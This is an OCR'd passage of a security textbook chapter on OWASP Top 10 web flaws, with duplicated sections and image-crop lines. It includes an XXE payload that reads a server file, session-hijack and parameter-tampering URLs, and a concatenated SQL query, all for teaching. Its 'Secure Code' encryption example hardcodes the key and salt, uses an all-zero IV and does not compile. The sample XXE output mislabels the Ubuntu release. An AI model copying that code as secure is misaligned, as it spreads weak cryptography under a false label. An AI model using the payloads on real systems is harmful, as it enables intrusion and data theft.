Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications such that the applications interpret and run the newly supplied malicious input, which in turn allows them to extract sensitive information. By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (i.e., relevant or irrelevant to that particular application). There are many types of injection flaws, some of which are discussed below:

- **SQL Injection**: SQL injection is the most common website vulnerability on the Internet, and it is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.
- **Command Injection**: Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are extremely dangerous.

- **LDAP Injection**: LDAP injection is an attack method in which websites that construct LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, the attacker modifies the LDAP statement with the help of a local proxy. This, in turn, results in the execution of arbitrary commands such as granting access to unauthorized queries and altering the content inside the LDAP tree.



A2 - Broken Authentication

- Attackers can exploit vulnerabilities in **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, etc. to impersonate users

Session ID in URLs

`http://www.certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico`

- Attackers **sniff the network traffic** or trick users to get session IDs and then reuse those session IDs for malicious purposes

Password Exploitation

- Attackers can gain access to a **web application's password database**. If user passwords are not encrypted, an attacker can exploit any user's password

Timeout Exploitation

- If an application's timeouts are not set properly and a user closes their browser without logging out from sites accessed through a public computer, an attacker can use the same browser later and **exploit that user's privileges**

A2 - Broken Authentication

Authentication and session management includes every aspect of user authentication and management of active sessions. At present, web applications implementing solid authentications fail because of weak credential functions such as “change my password,” “forgot my password,” “remember my password,” “account update,” and so on. Therefore, developers must take the utmost care to implement user authentication securely. It is always better to use strong authentication methods through special software- and hardware-based cryptographic tokens or biometrics. An attacker exploits vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users.

- **Session ID in URLs**
    - **Example:**

      A web application creates a session ID for the respective login when a user logs into **`http://certifiedhackershop.com`**. An attacker uses a sniffer to sniff the cookie that contains the session ID or tricks the user into getting the session ID. The attacker now enters the following URL in his browser's address bar:

      `http://certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico`

      This redirects him to the already logged in page of the victim. The attacker successfully impersonates the victim.

- **Password Exploitation**


  Attackers can identify passwords stored in databases because of weak hashing algorithms. Attackers can gain access to the web application's password database if user passwords are not encrypted, which allows the attacker to exploit every user's password.

- **Timeout Exploitation**

  If an application's session timeouts are set to longer durations, the sessions will last until the time specified, i.e., the session will be valid for a longer period. When the user closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later to conduct the attack, as sessions IDs can remain valid; thus, they can exploit the user's privileges.

  - **Example**:

    A user logs in to *www.certifiedhacker.com* using his/her credentials. After performing certain tasks, he/she closes the web browser without logging out of the page. The web application's session timeout is set to two hours. During the specified session interval, if an attacker has physical access to the user's system, he may then launch the browser, check the history, and click the *www.certifiedhacker.com* link, which automatically redirects him to the user's account without the need to enter the user's credentials.



A3 - Sensitive Data Exposure

- ❑ Sensitive data exposure occurs due to flaws like insecure cryptographic storage and information leakage
- ❑ When an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database, an attacker can exploit this flaw and **steal or modify weakly protected sensitive data** such as credit cards numbers, SSNs, and other authentication credentials

Vulnerable Code

```
public String encrypt(String plainText) {
plainText = plainText.replace("a","z");
plainText = plainText.replace("b","y");
---------------
return Base64Encoder.encode(plainText); }
```

Secure Code

```
private static String sKey = "zoooooooooom!!!!";
private static String salt = "ooohhhhhhhhhhh!!!!";
public static String encrypt(String plainText) {
byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };
IvParameterSpec ivspec = new IvParameterSpec(iv);
SecretKeyFactory factory = new
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),
65536, 256);
SecretKey key = factory.generateSecret(keySpec);
SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),
"AES");
Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);
byte[] utf8text = plainText.getBytes("UTF-8");
byte[] enryptedText = cipher.doFinal(utf8text);
return Base64Encoder.encodeToString(encryptedText); }
```

A3 - Sensitive Data Exposure


Web applications need to store sensitive information such as passwords, credit card numbers, account records, or other authentication information in a database or on a filesystem. If users do not maintain proper security of their storage locations, then the application may be at risk, as attackers can access the storage and misuse the information.

Many web applications do not protect their sensitive data properly from unauthorized users. Web applications use cryptographic algorithms to encrypt their data and other sensitive information that they need to transfer from the server to the client or vice versa. Sensitive data exposure occurs due to flaws such as insecure cryptographic storage and information leakage.

Even though the data is encrypted, some cryptographic encryption methods have inherent weaknesses allowing attackers to exploit and steal the data. When an application uses poorly written encryption code to encrypt and store sensitive data in the database, the attacker can easily exploit this flaw and steal or modify weakly protected sensitive data such as credit cards numbers, SSNs, and other authentication credentials. Thus, they can launch further attacks such as identity theft and credit card fraud.

Developers can avoid such attacks using proper algorithms to encrypt sensitive data. At the same time, developers must take care to store the cryptographic keys securely. If these keys are stored at insecure locations, then attackers can retrieve them easily and decrypt the sensitive data. Insecure storage of keys, certificates, and passwords also allows the attacker to gain access to the web application as a legitimate user. Sensitive data exposure can cause severe losses to a company. Hence, organizations must protect all their sources such as systems or other network resources from information leakage by employing proper content-filtering mechanisms.


The screenshots below show poorly encrypted vulnerable code and secure code that is properly encrypted using a secure cryptographic algorithm.



Vulnerable Code

```
public String encrypt(String plainText) {
plainText = plainText.replace(“a”,”z”);
plainText = plainText.replace(“b”,”y”);
---------------
return Base64Encoder.encode(plainText); }
```

Figure 7.22: Vulnerable code example




Secure Code

```
private static String sKey = “zoooooooooom!!!!";
private static String salt = “ooohhhhhhhhhhh!!!!";
public static String encrypt(String plainText) {
byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };
IvParameterSpec ivspec = new IvParameterSpec(iv);
SecretKeyFactory factory = new
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),
65536, 256);
SecretKey key = factory.generateSecret(keySpec);
SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),
"AES");
Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);
byte[] utf8text = plainText.getBytes(“UTF-8”);
byte[] enryptedText = cipher.doFinal(utf8text);
return Base64Encoder.encodeToString(encryptedText); }
```

Figure 7.23: Secure code example

A4 - XML External Entity (XXE)

- ❑ XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows **applications to parse XML input** from an unreliable source
- ❑ Attackers can a refer a victim's web application to an external entity by including the reference in the **malicious XML input**
- ❑ When this malicious input is processed by the weakly configured XML parser of a target web application, it enables the attacker to **access protected files and services** from servers or connected networks



Malicious Request:

```
POST http://certifiedhacker.com/xml
HTTP/1.1
 <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/lsb-release">
]>
<foo>
  &bar; </foo>
```

Response:

```
HTTP/1.0 200 OK

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 18.04 LTS"
```


A4 - XML External Entity (XXE)

An XML External Entity attack is a Server-side Request Forgery (SSRF) attack whereby an application can parse XML input from an unreliable source because of the misconfigured XML parser. In this attack, an attacker sends a malicious XML input containing a reference to an external entity to the victim's web application. When this malicious input is processed by a weakly configured XML parser of the target web application, it enables the attacker to access protected files and services from servers or connected networks.

Since XML features are widely available, the attacker abuses these features to create documents or files dynamically at the time of processing. Attackers tend to make the most of this attack, as it allows them to retrieve confidential data, perform DoS attacks, and obtain sensitive information via HTTP(S); in some worst-case scenarios, they may even be able to perform remote code execution or launch a CSRF attack on any vulnerable service.

According to the XML 1.0 standard, XML uses entities often defined as storage units. Entities are special features of XML that can access local or remote contents, and they are defined anywhere in a system via system identifiers. The entities need not be part of an XML document, as they can come from an external system as well. The system identifiers that act as a URI are used by the XML processor while processing the entity. The XML parsing process replaces these entities with their actual data, and here, the attacker exploits this vulnerability by forcing the XML parser to access the file or the contents specified by him/her. This attack may be more dangerous as a trusted application; processing of XML documents can be abused by the attacker to pivot the internal system to acquire all sorts of internal data of the system.

For example, the attacker sends the following code to extract the system data from the vulnerable target.


Attacker
User
Web application with weakly Configured XML Parser
certifiedhacker.com
www.certifiedhacker.com


Malicious Request:

```
POST http://certifiedhacker.com/xml
HTTP/1.1
 <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/lsb-release">
]>
<foo>
  &bar; </foo>
```

Response:

```
HTTP/1.0 200 OK

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 18.04 LTS"
```

Figure 7.24: XML External Entity (XXE) attack



A5 - Broken Access Control

- ❑ Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network
- ❑ It allows an attacker to **act as users or administrators** with privileged functions and create, access, update or delete **every record**

A5 - Broken Access Control

Access control refers to how a web application grants access to create, update, and delete any record/content or function to some privileged users while restricting access to other users. Broken access control is a method in which an attacker identifies a flaw related to access control, bypasses the authentication, and then compromises the network. Access control weaknesses are common due to the lack of automated detection and effective functional testing by application developers. They allow attackers to act as users or administrators with privileged functions and create, access, update, or delete any record.

According to the OWASP 2017 R2 revision, broken access control is a combination of insecure direct object reference and missing function level access control.

- **Insecure Direct Object References**: When developers expose various internal implementation objects such as files, directories, database records, or key-through references, the result is an insecure direct object reference. For example, if a bank account number is a primary key, there is a chance of the application being compromised by attackers who take advantage of such references.
- **Missing Function Level Access Control**: In some web applications, function level protection is managed via configuration, and attackers exploit these function level access control flaws to access unauthorized functionality. The main targets of the attackers in this scenario are the administrative functions. Developers must include proper code checks to prevent such attacks. Detecting such flaws is easy for an attacker; however, identifying the vulnerable functions or web pages (URLs) to attack is considerably difficult.




Privileged users
Request
Web Application
Request
Access Control
Access Granted
Access Denied
Access
Denied

Figure 7.25: Broken Access Control attack



A6 - Security Misconfiguration

Unvalidated Inputs

It refers to a web application vulnerability where input from a **client is not validated** before being processed by web applications and backend servers

Parameter/Form Tampering

It involves the **manipulation of parameters** exchanged between client and server to modify application data

Improper Error Handling

It gives **insight into source code** such as logic flaws, and default accounts. Using the information received from an error message, an attacker identifies vulnerabilities to launch various web application attacks

Insufficient Transport Layer Protection


It **supports weak algorithms** and uses expired or invalid certificates. Using insufficient transport layer protection exposes user data to untrusted third parties and can lead to account theft

A6 - Security Misconfiguration

Developers and network administrators should ensure that an entire application stack is configured properly; otherwise, security misconfiguration can occur at any level of the stack, including its platform, web server, application server, framework, and custom code. For instance, if the developer does not configure the server properly, it could result in various problems that can affect the site security. Problems that lead to such instances include unvalidated inputs, parameter/form tampering, improper error handling, insufficient transport layer protection, etc.

- **Unvalidated Inputs**

  Input validation flaws refer to a web application vulnerability whereby input from a client is not validated before being processed by web applications and backend servers. No validation or improper validation can make a web application vulnerable to various input validation attacks. If web applications implement input validation only on the client side, attackers can easily bypass it by tampering with the HTTP requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data are stored in the cookies, which become a means of attack. An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc., resulting in data theft and system malfunction.


http://www.certifiedhacker.com/
CertifiedHacker.com
Login
Submit

```
http://www.certifiedhack
er.com/login.aspx?user=j
asons@pass=springfield
```

```
string sql = "select * from Users
where
user ='" + User.Text + "'
and pwd='" + Password.Text + "'"r
```


Modified Query
Browser input not validated by the web application
Database

Figure 7.26: Unvalidated Input attack

- ### Parameter/Form Tampering

  A web parameter tampering attack involves the manipulation of parameters exchanged between the client and the server to modify application data such as user credentials and permissions, prices, and quantities of products. This information is actually stored in cookies, hidden form fields, or URL query strings. The web application uses it to increase its functionality and control. A man-in-the-middle (MITM) attack is an example of this type of attack. Attackers use tools such as WebScarab and WebSploit Framework for these attacks.

  Parameter tampering is a simple type of attack aimed directly at an application's business logic. It takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.



http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500

http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500

Tampering with the URL parameters

http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view

http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete

